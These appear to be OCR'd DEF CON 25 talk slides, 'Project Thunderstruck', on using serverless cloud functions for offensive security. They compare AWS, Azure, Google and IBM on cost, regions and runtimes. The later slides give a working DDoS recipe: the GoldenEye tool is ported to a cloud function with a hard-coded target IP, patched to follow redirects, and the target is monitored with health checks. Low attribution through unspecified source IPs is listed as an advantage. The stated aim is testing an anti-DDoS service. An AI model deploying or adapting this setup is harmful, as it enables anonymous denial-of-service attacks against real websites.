
Role Description Lambda execution role permissions

IAM Role Create a new IAM Role

Role Name lambda_execution

▾ Hide Policy Document

```
{
 "Version": "2012-10-17",
 "Statement": [
  {
   "Effect": "Allow",
   "Action": [
    "logs:CreateLogGroup",
    "logs:CreateLogStream",
    "logs:PutLogEvents"
   ],
   "Resource": "arn:aws:logs:*:*:*"
  }
 ]
}
```



Handler* lambda_function.lambda_handler


Role* Choose an existing role

Existing role* lambda_execution

Memory (MB)* 128

Timeout* 1 min 0 sec

Hello World on AWS Lambda (4/4)




✓ Execution result: succeeded (logs)

The area below shows the result returned by your function execution.


```
"Hello from Lambda13.228.72.124"
```

IP address is 13.228.72.124



Summary

Code SHA-256	ScG9L8Nl/yq+pklrSrOfWDurG0nRKTtye2QLAUR0TUo=
Request ID	591c9d68-5361-11e7-bad0-b99e77877340
Duration	224.77 ms
Billed duration	300 ms
Resources configured	128 MB
Max memory used	19 MB




Welcome!

Before starting we need to verify you are a human

□ I'm not a robot


Hello Serverless



Sessions and all their instances are deleted after 03:59:55 hours.

Hello World on Play with Docker

Hosted: http://www.play-with-docker.com/
Build your own: https://github.com/alexellis/faas
A serverless framework for Docker




c6002496_node1


IP
10.0.47.3

Memory
1.73% (70.82MiB / 3.996GiB)


CPU
0.26%



```
###############################################################
#                          WARNING!!!!                        #
# This is a sandbox environment. Using personal credentials   #
# is HIGHLY! discouraged. Any consequences of doing so, are   #
# completely the user's responsibilites.                      #
#                                                             #
# The PWD team.                                               #
###############################################################
[node1] (local) root@10.0.47.3 ~
$ 
```



```
$ curl ifconfig.co
34.206.199.2
```



```
$ python -V
Python 2.7.13
```

```
$ dig +short -x 34.206.199.2
ec2-34-206-199-2.compute-1.amazonaws.com.
```

+Anonymous (no account)
-time limited
-captcha


Cost

http://serverlesscalc.com/

AWS: “**1M free requests per month and 400,000 GB-seconds of compute time per month**”

128 MB = 3,200,000 free seconds per month
Then $0.000000208 per 100ms

10 million executions for $1.80



Serverless Cost Calculator (beta)

Calculating cost for AWS Lambda, Azure Functions, Google Cloud Functions, and IBM OpenWhisk

10000000	Number of Executions
300	Estimated Execution Time (ms)
128MB	Memory Size
● True ○ False	Include Free-Tier
○ True ● False	HTTP Requests

Vendor	Request Cost	Compute Cost	Total
AWS Lambda	$1.80	$0.00	$1.80
Azure Functions	$1.80	$0.00	$1.80
Google Cloud Functions	$3.20	$4.00	$7.20
IBM OpenWhisk	$0.00	$0.00	$0.00

FaaS support by region

AWS

1. US East (N. Virginia)
2. US East (Ohio)
3. US West (N. California)
4. US West (Oregon)
5. Canada (Central)
6. EU (Ireland)
7. EU (Frankfurt)
8. EU (London)
9. Asia Pacific (Singapore)
10. Asia Pacific (Sydney)
11. Asia Pacific (Seoul)
12. Asia Pacific (Tokyo)
13. Asia Pacific (Mumbai)
14. South America (São Paulo)

Azure

1. East US
2. East US 2
3. West US
4. West US 2
5. South Central US
6. North Central US
7. Central US
8. Canada Central
9. Canada East
10. North Europe
11. West Europe
12. UK West
13. UK South
14. Southeast Asia
15. East Asia
16. Japan West

Azure

17. Japan East
18. Brazil South
19. Australia East
20. Australia Southeast
22. Central India
23. South India

IBM

1. US South

Google


1. IOWA (us-central1)


Overview


	Google	**IBM**	**AWS**	**Azure**
Regions	1	1	**14**	**23**
Language	Node.js (Python)	**Docker** Node.js 6 Python 3 Swift 3	Edge Node.js 4.3 Node.js 4.3 Node.js 6.10 Python 2.7 Python 3.6	Bash, Batch C#, F# JavaScript Php, PowerShell Python, TypeScript
OS (Python)	Linux Debian 8.8	Linux Ubuntu 14.04.1	Linux 4.4.51-40.60.amzn1.x86_64	Windows Server 2012


Advantages

1. Low cost (“free”)
   a. Sign up credit
2. Unspecified source IP addresses
   a. Possibly low attribution
3. Global data centers
   a. China









Project Thunderstruck

Finding use cases for FaaS in offensive security

Project Thunderstruck

Finding use cases for FaaS in offensive security

Explore different cloud service providers
Try to get *supercomputer* resources without paying

DEF CON 25

1. DDoS without Servers
2. SMS OTP Brute Force

DDoS without Servers

1: DDoS without Servers

Client purchases anti-ddos service

Does it work? Will they scrub the attack at 2am?


Plan:

- Find some DDoS tool/code
- Port to cloud service provider
- Trigger based on events
- Monitor the target and wait for results

GoldenEye - https://github.com/jseidl/GoldenEye

Modified slightly to hard code target IP, Host headers, path, and deployed to ***undisclosed*** cloud service provider

Simple script to start the function, wait for it to timeout (60 seconds)



```
  /$$$$$$            /$$       /$$                     /$$$$$$$$
 /$$__  $$          | $$      | $$                    | $$_____/
| $$  \__/  /$$$$$$ | $$  /$$$$$$$  /$$$$$$  /$$$$$$$ | $$       /$$   /$$  /$$$$$$
| $$ /$$$$ /$$__  $$| $$ /$$__  $$ /$$__  $$| $$__  $$| $$$$$   | $$  | $$ /$$__  $$
| $$|_  $$| $$  \ $$| $$| $$  | $$| $$$$$$$$| $$  \ $$| $$__/   | $$  | $$| $$$$$$$$
| $$  \ $$| $$  | $$| $$| $$  | $$| $$_____/| $$  | $$| $$      | $$  | $$| $$_____/
|  $$$$$$/|  $$$$$$/| $$|  $$$$$$$|  $$$$$$$| $$  | $$| $$$$$$$$|  $$$$$$$|  $$$$$$$
 \______/  \______/ |__/ \_______/ \_______/|__/  |__/|________/ \____  $$ \_______/
                                                                 /$$  | $$
                                                                |  $$$$$$/
                                                                 \______/
```

Script Kiddie skills

Paste goldeneye.py code

```
def error(msg):
    # print help information and exit:
    sys.stderr.write(str(msg+"\n"))
    usage()
    sys.exit(2)
```

Remove everything from “# Main” / line 567 down

```
goldeneye = GoldenEye("http://128.199.175.83")
goldeneye.useragents = ["Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/59.0.3071.104 Safari/537.36"]
goldeneye.nr_workers = 1
goldeneye.method = METHOD_POST
goldeneye.nr_sockets = 1
goldeneye.fire()
```

Test on our server
Run the function
Tail logs and wait for results


The attack

Trigger the code to start

Wait for abuse email...

Site is still up

Something unexpected has occurred...



```
ryan@focus:~$ torify curl -v http://www.[redacted]
*   Trying [redacted]
* Connected to www.[redacted] port 80 (#0)
> GET /en/ HTTP/1.1
> Host: [redacted]
> User-Agent: curl/7.47.0
> Accept: */*
>
< HTTP/1.1 302 Redirct
< Connection: Close
< Pragma: no-cache
< Location: http[redacted]?mophlfcbaaaaaaai
< Cache-control: no-cache
< Content-Type: text/html; charset=UTF-8;
< Content-Length: 0;
<
* Closing connection 0
ryan@focus:~$ 
```

Python

Modify goldeneye to follow redirects

Find in the code (line 336):

```
                for conn_resp in self.socks:
                    resp =
conn_resp.getresponse()
```

Add the following:


```
if resp.getheader('Location') is not None:
    next_url = resp.getheader('Location')
    (url, headers) = self.createPayload()
    method = random.choice([METHOD_GET, METHOD_POST]) if self.method == METHOD_RAND else self.method
    conn_resp.request(method.upper(), next_url, None, headers)
```

Update the function
Try again...

Monitor the target

AWS Route 53 Health Checks

Checks HTTP service
Can look for keywords



	Name	Status	Description	Alarms
□		🟩 an hour ago 43 minutes ago Healthy	https	No alarms configured.
□		🟩🟥 2 hours ago 43 minutes ago Unhealthy	http:/	No alarms configured.
☑		🟥 2 hours ago 43 minutes ago Unhealthy	http:/	No alarms configured.

Info | **Monitoring** | Alarms | Tags | Health checkers | Latency

Click on a graph to see an expanded view. View metrics in CloudWatch

Health checks: 🟥

Time range Last hour ▾ 	⟳ **Refresh**

